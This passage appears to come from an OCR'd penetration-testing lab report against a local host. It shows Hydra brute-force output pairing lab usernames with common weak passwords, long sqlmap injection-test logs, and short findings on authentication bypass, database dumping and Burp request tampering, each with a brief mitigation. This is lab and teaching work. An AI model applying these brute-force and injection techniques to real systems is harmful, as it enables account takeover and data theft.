[80][http-post-form] host: 127.0.0.1 login: user4 password: qwerty123
[80][http-post-form] host: 127.0.0.1 login: user4 password: qwerty
[80][http-post-form] host: 127.0.0.1 login: user4 password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: user4 password: password1
[80][http-post-form] host: 127.0.0.1 login: user4 password: 123123
[80][http-post-form] host: 127.0.0.1 login: user4 password: 1234567
[80][http-post-form] host: 127.0.0.1 login: user4 password: 000000
[80][http-post-form] host: 127.0.0.1 login: user4 password: 1q2w3e4r
[80][http-post-form] host: 127.0.0.1 login: user4 password: dragon
[80][http-post-form] host: 127.0.0.1 login: user4 password: 1234
[80][http-post-form] host: 127.0.0.1 login: user5 password: 123456
[80][http-post-form] host: 127.0.0.1 login: user5 password: 123456789
[80][http-post-form] host: 127.0.0.1 login: user5 password: 12345
[80][http-post-form] host: 127.0.0.1 login: user5 password: password1
[80][http-post-form] host: 127.0.0.1 login: user5 password: 123123
[80][http-post-form] host: 127.0.0.1 login: user5 password: abc123
[80][http-post-form] host: 127.0.0.1 login: user5 password: 1234
[80][http-post-form] host: 127.0.0.1 login: user5 password: 12345678
[80][http-post-form] host: 127.0.0.1 login: user5 password: 1q2w3e4r
[80][http-post-form] host: 127.0.0.1 login: user5 password: qwerty
[80][http-post-form] host: 127.0.0.1 login: user5 password: 000000
[80][http-post-form] host: 127.0.0.1 login: user5 password: 111111
[80][http-post-form] host: 127.0.0.1 login: user5 password: qwerty123
[80][http-post-form] host: 127.0.0.1 login: user5 password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: user5 password: 1234567
[80][http-post-form] host: 127.0.0.1 login: user5 password: dragon
[80][http-post-form] host: 127.0.0.1 login: guest password: 123456
[80][http-post-form] host: 127.0.0.1 login: guest password: 123456789
[80][http-post-form] host: 127.0.0.1 login: guest password: 12345
[80][http-post-form] host: 127.0.0.1 login: guest password: qwerty
[80][http-post-form] host: 127.0.0.1 login: guest password: password1
[80][http-post-form] host: 127.0.0.1 login: guest password: 12345678
[80][http-post-form] host: 127.0.0.1 login: guest password: qwerty123
[80][http-post-form] host: 127.0.0.1 login: guest password: 111111
[80][http-post-form] host: 127.0.0.1 login: guest password: abc123


root@kali: /home/meghan
Session Actions Edit View Help
[80][http-post-form] host: 127.0.0.1 login: delta password: password1
[80][http-post-form] host: 127.0.0.1 login: delta password: 111111
[80][http-post-form] host: 127.0.0.1 login: delta password: 123123
[80][http-post-form] host: 127.0.0.1 login: delta password: 12345678
[80][http-post-form] host: 127.0.0.1 login: delta password: 1q2w3e4r
[80][http-post-form] host: 127.0.0.1 login: delta password: 000000
[80][http-post-form] host: 127.0.0.1 login: delta password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: delta password: qwerty123
[80][http-post-form] host: 127.0.0.1 login: delta password: 1234
[80][http-post-form] host: 127.0.0.1 login: delta password: 1234567
[80][http-post-form] host: 127.0.0.1 login: delta password: dragon
[80][http-post-form] host: 127.0.0.1 login: echo password: 123456
[80][http-post-form] host: 127.0.0.1 login: echo password: 123456789
[80][http-post-form] host: 127.0.0.1 login: echo password: 12345
[80][http-post-form] host: 127.0.0.1 login: echo password: qwerty
[80][http-post-form] host: 127.0.0.1 login: echo password: abc123
[80][http-post-form] host: 127.0.0.1 login: echo password: password1
[80][http-post-form] host: 127.0.0.1 login: echo password: 111111
[80][http-post-form] host: 127.0.0.1 login: echo password: 123123
[80][http-post-form] host: 127.0.0.1 login: echo password: 12345678
[80][http-post-form] host: 127.0.0.1 login: echo password: qwerty123
[80][http-post-form] host: 127.0.0.1 login: echo password: 1q2w3e4r
[80][http-post-form] host: 127.0.0.1 login: echo password: 000000
[80][http-post-form] host: 127.0.0.1 login: echo password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: echo password: 1234
[80][http-post-form] host: 127.0.0.1 login: echo password: 1234567
[80][http-post-form] host: 127.0.0.1 login: echo password: dragon
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 123456
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 123456789
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 12345
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: qwerty
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: abc123
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: password1
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 111111
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 123123
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 12345678
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: qwerty123
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 1q2w3e4r
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 000000
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 1234
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: 1234567
[80][http-post-form] host: 127.0.0.1 login: foxtrot password: dragon
[80][http-post-form] host: 127.0.0.1 login: gamer password: 123456
[80][http-post-form] host: 127.0.0.1 login: gamer password: 123456789
[80][http-post-form] host: 127.0.0.1 login: gamer password: 12345
[80][http-post-form] host: 127.0.0.1 login: gamer password: qwerty
[80][http-post-form] host: 127.0.0.1 login: gamer password: abc123
[80][http-post-form] host: 127.0.0.1 login: gamer password: password1
[80][http-post-form] host: 127.0.0.1 login: gamer password: 111111
[80][http-post-form] host: 127.0.0.1 login: gamer password: 123123
[80][http-post-form] host: 127.0.0.1 login: gamer password: 12345678
[80][http-post-form] host: 127.0.0.1 login: gamer password: qwerty123
[80][http-post-form] host: 127.0.0.1 login: gamer password: 1q2w3e4r
[80][http-post-form] host: 127.0.0.1 login: gamer password: 000000
[80][http-post-form] host: 127.0.0.1 login: gamer password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: gamer password: 1234
[80][http-post-form] host: 127.0.0.1 login: gamer password: 1234567
[80][http-post-form] host: 127.0.0.1 login: gamer password: dragon
[80][http-post-form] host: 127.0.0.1 login: student password: 123456
[80][http-post-form] host: 127.0.0.1 login: student password: 123456789





Mitigation: Strong passwords, MFA, lockout.


SQLMap


Auth bypass + DB extraction possible (classic SQLi).

Impact: Full DB dump.




root@kali: /home/meghan
Session Actions Edit View Help
[17:59:52] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)'
[17:59:52] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace'
[17:59:52] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[17:59:52] [INFO] testing 'Oracle boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[17:59:52] [INFO] testing 'Informix boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[17:59:52] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace (original value)'
[17:59:52] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[17:59:52] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[17:59:52] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[17:59:52] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[17:59:52] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:52] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:52] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:52] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
[17:59:52] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (GENERATE_SERIES)'
[17:59:52] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[17:59:52] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause (original value)'
[17:59:52] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:52] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:53] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:53] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:53] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause'
[17:59:53] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[17:59:53] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause'
[17:59:53] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause (original value)'
[17:59:53] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[17:59:53] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - Stacked queries'
[17:59:53] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[17:59:53] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'
[17:59:53] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries (GENERATE_SERIES)'
[17:59:54] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)'
[17:59:54] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries'
[17:59:54] [INFO] testing 'Oracle boolean-based blind - Stacked queries'
[17:59:54] [INFO] testing 'Microsoft Access boolean-based blind - Stacked queries'
[17:59:55] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
[17:59:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:59:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[17:59:55] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[17:59:55] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[17:59:55] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:59:56] [INFO] testing 'MySQL ≥ 5.0 (inline) error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:59:56] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:59:56] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[17:59:56] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:59:56] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:59:56] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:59:56] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (CONVERT)'
[17:59:56] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (CONCAT)'
[17:59:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:59:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (UTL_INADDR.GET_HOST_ADDRESS)'
[17:59:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[17:59:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (DBMS_UTILITY.SQLID_TO_SQLHASH)'


root@kali: /home/meghan
Session Actions Edit View Help
[17:59:58] [INFO] testing 'MySQL ≥ 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[17:59:58] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[17:59:58] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause (GENERATE_SERIES)'
[17:59:58] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[17:59:58] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[17:59:58] [INFO] testing 'Firebird error-based - ORDER BY clause'
[17:59:58] [INFO] testing 'IBM DB2 error-based - ORDER BY clause'
[17:59:58] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking (EXEC)'
[17:59:58] [INFO] testing 'Generic inline queries'
[17:59:58] [INFO] testing 'MySQL inline queries'
[17:59:58] [INFO] testing 'PostgreSQL inline queries'
[17:59:58] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[17:59:58] [INFO] testing 'Oracle inline queries'
[17:59:58] [INFO] testing 'SQLite inline queries'
[17:59:58] [INFO] testing 'Firebird inline queries'
[17:59:58] [INFO] testing 'ClickHouse inline queries'
[17:59:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[17:59:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[17:59:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[17:59:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[17:59:58] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:59:58] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[17:59:58] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[17:59:58] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'
[17:59:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:59:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE - comment)'
[17:59:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[17:59:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE)'
[17:59:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:59:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)'
[17:59:59] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[17:59:59] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'
[17:59:59] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP - comment)'
[17:59:59] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'
[17:59:59] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[17:59:59] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP)'
[17:59:59] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP - comment)'
[18:00:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP - comment)'
[18:00:00] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind'
[18:00:00] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (comment)'
[18:00:00] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query SLEEP)'
[18:00:00] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[18:00:00] [INFO] testing 'MySQL AND time-based blind (ELT)'
[18:00:00] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[18:00:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:00:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'
[18:00:00] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:00:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF - comment)'
[18:00:01] [INFO] testing 'Oracle AND time-based blind'
[18:00:01] [INFO] testing 'Oracle AND time-based blind (comment)'
[18:00:01] [INFO] testing 'ClickHouse AND time-based blind (heavy query)'
[18:00:01] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace'
[18:00:01] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace (substraction)'
[18:00:01] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[18:00:01] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[18:00:01] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[18:00:01] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[18:00:01] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_LOCK.SLEEP)'
[18:00:01] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_PIPE.RECEIVE_MESSAGE)'
[18:00:01] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[18:00:01] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'




Mitigation: Parameterized queries.

Burp Suite

Request tampering → parameter manipulation.


Impact: Privilege escalation/data modification.

